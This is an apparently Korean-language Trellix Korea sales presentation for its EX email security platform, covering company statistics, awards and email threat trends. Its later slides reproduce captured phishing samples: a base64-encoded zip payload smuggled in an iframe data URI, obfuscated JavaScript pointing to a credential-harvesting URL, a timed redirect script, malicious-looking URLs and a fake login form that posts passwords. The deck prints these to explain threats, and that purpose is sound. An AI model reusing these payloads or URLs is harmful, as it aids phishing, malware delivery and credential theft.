


Trellix


Email Security

이메일 위협 방어 EX 플랫폼 소개

Trellix Korea




Trellix Product 포트폴리오



Who Is Trellix?

XDR

- ✓ 이메일 보안
- ✓ 데이터 보안
- ✓ 엔드포인트 보안
- ✓ 네트워크 보안



35

Years of **experience** backing up our security products

4,000

Trellix employees in 185 countries providing **24/7/365 service**

27,000+

Customers supported globally

250+

Global Advanced **Threat Intelligence** Researchers

80

Customers in the **Fortune 100**

Trellix Market Leadership

- ✓ 2023년 로드맵 확장을 위해 **2022년 1,000명 이상 고용**
- ✓ Trellix는 모든 지역의 고객에게 서비스를 제공하는 **300개 이상의 전문 서비스 팀**을 보유하고 있습니다
- ✓ Trellix는 모든 지역에 걸쳐 15개 이상의 사무실을 보유하고 있으며 70개 이상의 국가에서 **40,000개 이상의 고객**을 지원합니다.
- ✓ Trellix는 TrustRadius **이메일 보안 시장 에서 (9.2/10)의 점수를 받았습니다 . 81%**의 고객이 Gartner Peer Insights 이메일 보안 시장에서 Trellix를 추천합니다.
- ✓ Trellix는 TrustRadius **네트워크 보안 시장 에서 (8.6/10)의 점수를 받았습니다 . 고객의 100%**가 Gartner Peer Insights 침입 탐지 및 예방 시스템(IDPS) 시장에서 Trellix를 추천합니다.
- ✓ Trellix는 엔드포인트 보호 플랫폼(EPP), 엔드포인트 탐지 및 대응(EDR), 네트워크 보안, 이메일 보안, 데이터 손실 방지(DLP) 및 클라우드 워크로드 보호 플랫폼(CWPP) 전반에 걸쳐 **가장 많은 리뷰를 집계한 XDR 공급업체**입니다.

출처 : <https://www.trellix.com/blogs/xdr/a-fresh-perspective-to-assess-trellix-market-leadership/>

Trellix 국내 레퍼런스 | Trellix Korea

국내 Email APT 솔루션 주요 레퍼런스

- 국내 450 개 이상의 고객사에서 Trellix APT Network Security (NX,EX,HX)제품을 사용하고 있으며, 레퍼런스를 통해 충분히 검증된 솔루션을 제공합니다.



Trellix Award

- **2023 Cyber Security Excellence Award**
Best Email Security Solution
- **2021 Cyber Security Excellence Award**
Best Email Security Solution
- **2020 Cyber Security Excellence Award**
Best Email Security Solution
- **2019: SC Awards Winner**
Best Email Security Solution
- **2018: CRN Tech Innovators Winner**
Security Email
- **2018: SC Awards Europe Winner**
Best Email Security Solution
- **2018: SC Awards Finalist**
Best Email Security Solution
- **2018: Channelnomics**
Email Security Award
- FedRAMP Authorization US Government
- SOC 2 Type 2 certification for security and confidentiality
- ISO 27001 certification



Best Email Security
FireEye Email Security



U.S. Government FedRamp
Auth.



SOC 2 Type 2
Certification



ISO 27001
Certification


EX 제품 소개



Trellix Email Security



Email Security -
Cloud



Email Security -
Server

이메일은 여전히 최고의 공격 루트

주요 공격 경로

91%

스피어 피싱으로 시작되는
사이버 공격의 비율

클라우드 이메일 도입

70%

클라우드 이메일 솔루션을
사용하는 조직의 비율 및
증가 추세

MS만으로는 충분하지 않음

3M

1058개 고객사에서 1년간
Microsoft가 탐지한 공격 건수

평균 침해 수명 주기

277 Days

비즈니스 이메일 침해로 인한
결과



Trellix 공격 통계 DATA

12:1

악성 첨부파일
하나당 12개의 악성
URL이 발견됩니다.

1:7

악성 이메일 7개당
1개의 악성
첨부파일이 있습니다.

>25
%


감지된 파일 유형은
MS Office
문서입니다.

10%

이메일 전송 후
악성으로 활성화된
비율입니다.

공격자보다 앞서갑니다

- 트렐릭스는 2022년 4분기에만 샌드박스 기술을 우회하거나 특정 지역에서만 동작하는 악성사이트로 보안장치를 회피하는 등의 우회공격이 100만 건 이상 시도되는 것을 확인
- 트렐릭스 이메일 보안은 다양한 지리적 위치에 기반한 프록시 서버를 활용하여 이러한 우회링크를 탐지.
- 즉, 한국으로만 타게팅된 공격도 사전 차단



이메일 위협 | 진화하는 이메일 위협 동향

스피어피싱

지속적인
사회공학적인 공격



피싱 사이트

URL 기반의 악성코드 증가
100% increase in URL attacks



발신자 사칭 공격

발신자 사칭한 스푸핑 공격 증가
12% of blocked emails impersonation based²



스피어 피싱 | 다양한 URL 기반의 APT 공격

이메일 기반 알려진/알려지지 않은 APT 위협, 지능형 타겟형 공격 그리고 랜섬웨어 위협 증가

이메일 APT 공격 - 타겟 맞춤형 이메일 공격



- 악성 첨부파일 및 악성 URL
- 파일다운로드 유도 URL

C&C 콜백



타겟형
공격 대상

탐지 우회 기법

• URL Redirection 기법

TINY
>URL bit.ly

• URI 난독화 기법




BASE64
ENCODE/DECODE

• 악성 URL 추출 회피 기법

(URL HTTP 미사용, PDF 문서 내 링크)



스피어 피싱 | 다양한 URL 기반의 APT 공격



스피어 피싱 | 다양한 URL 기반의 APT 공격

파일을 암호화후, 인코딩하여 사용함

```
<head>
  <title>KBinsurance_mail</title>
</head>
<body>
  <p>Password is 35853</p>
  <iframe src="data:application/x-zip-compressed;base64,UEsDBBQAAQAIAMBSlRzVkdDfWYkDAAA8BAAUACQAS0JpbN1cmFuY2VfbWVpY2VleGUKACAAAAAAAEAGAD7fnz4+R3YAYekg/j5HdgBh6SD
+Pkd2AFWYZzDjZ4Fs/NcMS0dbDMn8T8GRNo4/llS0oqDDnaf/I/2LBifYH+2bm76htZBEs5u7Bw0IGkkuwbf60sFYX1kWTs0xeb5yMm00C8sDWHp5i/GSIPLdy/SM3R3ra2/Kjj7hNFAM5ci6/
PyfDj8M788YiBKCEYYV5VV5alFJfhiasM0FuffoyJosHpNmNsSJSZidZgTAuX8Drw3U/L0UVHYKldyifCEc9NCX9o0pHcl8Q5WmAkHskXB9Njzip/hgmwMuSx++oJ6vrH0YWQQw8oVVE4baKgRdZLT4/
0VAmNExK4y9ei5wWygkIYXMGrtCTr+8poVUWy4p4XW9igRApK3qfUimUXyy/Z9SGht/3NmIfzvIR8pnd89SYIHVpfdR6JbVTCXV5/kokIMnPX3EaBM9au1EgTUxBeNfJXUJpo4DrU9
+B4RdSzTqNhVn3P8cSKbLXR0eciDD4IG0GaCCbuVwxRi69Q0WT3ee+MrpBY3wkb4Dv9ARc0LnmXpC1WMLpSon5mW0uUqoqosM/sUN3YsM6Qfnpj2EIFqUE+TXJJnLJCn0BiGe50XXz9AcsDG93oZ/
PvuZ9pBou72yhtuw/Ahp80I+K2/tm7hWi7rUwWfXRE4a7p55D+qT2a6RnYHZV4QsPQIm84VddLXS3yJETYBALG8gSarVdMu/pDn8C/Nd5AryW8MuJi0XzEZh+B4e+PdwnT
+3hi02SjZDySjWJe9iDSRJFfC4h2n57GJ08R7v0n7MEhMMUIQPxzIlY4WDB0efxiltPeoMSILMLQGAi55W5ZhV9Tqtj4cYorMw0o537EQWiWkwEiDo0V7b5njnyeE24TffX0NvcASuw9U0rnXHwyx00lVyX6b/
pLRL3LmjopvBkLpKrBCN4riscIa3P18Z0XQYI4WjZZgk3Evp8b6TLLEDmlfXK2/P0mtyMNCWuhkoVFg97G518Zy3s4LIDNxmZ6qVhURVZSS5132hpm6879pm+mmJhQhjIHv76pLb9CvMtwL5hfEDDCiUc25owtzWyjYq/
```

```
<script>

let HPk = 'https://a0uthwalive.xyz/doc762pdf///p30ko.php';

let ellm = 'kenneth.chong@keppelom.com';

BoW = part =>{  const x = ['e','p','A','l','3','a','%','e','r','c'];

  const returnn = part[x[8]+x[0]+x[1]+x[3]+x[5]+x[9]+x[0]+x[2]+x[3]+x[3]] (' '+'+'
'x[6]);

  return returnn;

}



const x = ` - 3C - 21 - 44 - 4F ....
```

닌독화된 URL 삽입한 공격


```
<html>
<head><title>Javascript obfuscated mail</title>
</head>
<body>
<script type="text/javascript">
setTimeout("location.href = 'http://obsecurity.xyz/hsjang/mod_obfuscated_url.htm'",30000);
</script>
</body>
</html>
```




이메일 위협 | 피싱 사례



<https://s.id/-QoaP> (단축URL)






<https://anyka72genesh.com/bbst.htm>



<https://hafeeytextile.com/bffjkjhfbnjhkfjkfbfk/usaatransfercentre/usaa2>



이메일 위협 | 피싱 사례



```
24 <span id="msg" class="text-danger" style="display: none;">Invalid Password..! Please enter correct password.</span><br>
25 <span id="error" class="text-danger" style="display: none;">That account doesn't exist. Enter a different account</span>
26 <small></small>
27 <div class="form-group">
28 <input type="password" value="" class="form-control rounded-0 bg-transparent" id="ai" aria-describedby="aiHelp"
29 placeholder="Email, phone or Skype" value="univ@yuhs.ac" readonly>
30 </div>
31 <div class="form-group mt-2">
32 <small></small>
```

소스코드 확인 시 패스워드 입력 후 next 클릭 시 POST 메소드를 이용해 설정된 URI로 패스워드 전송

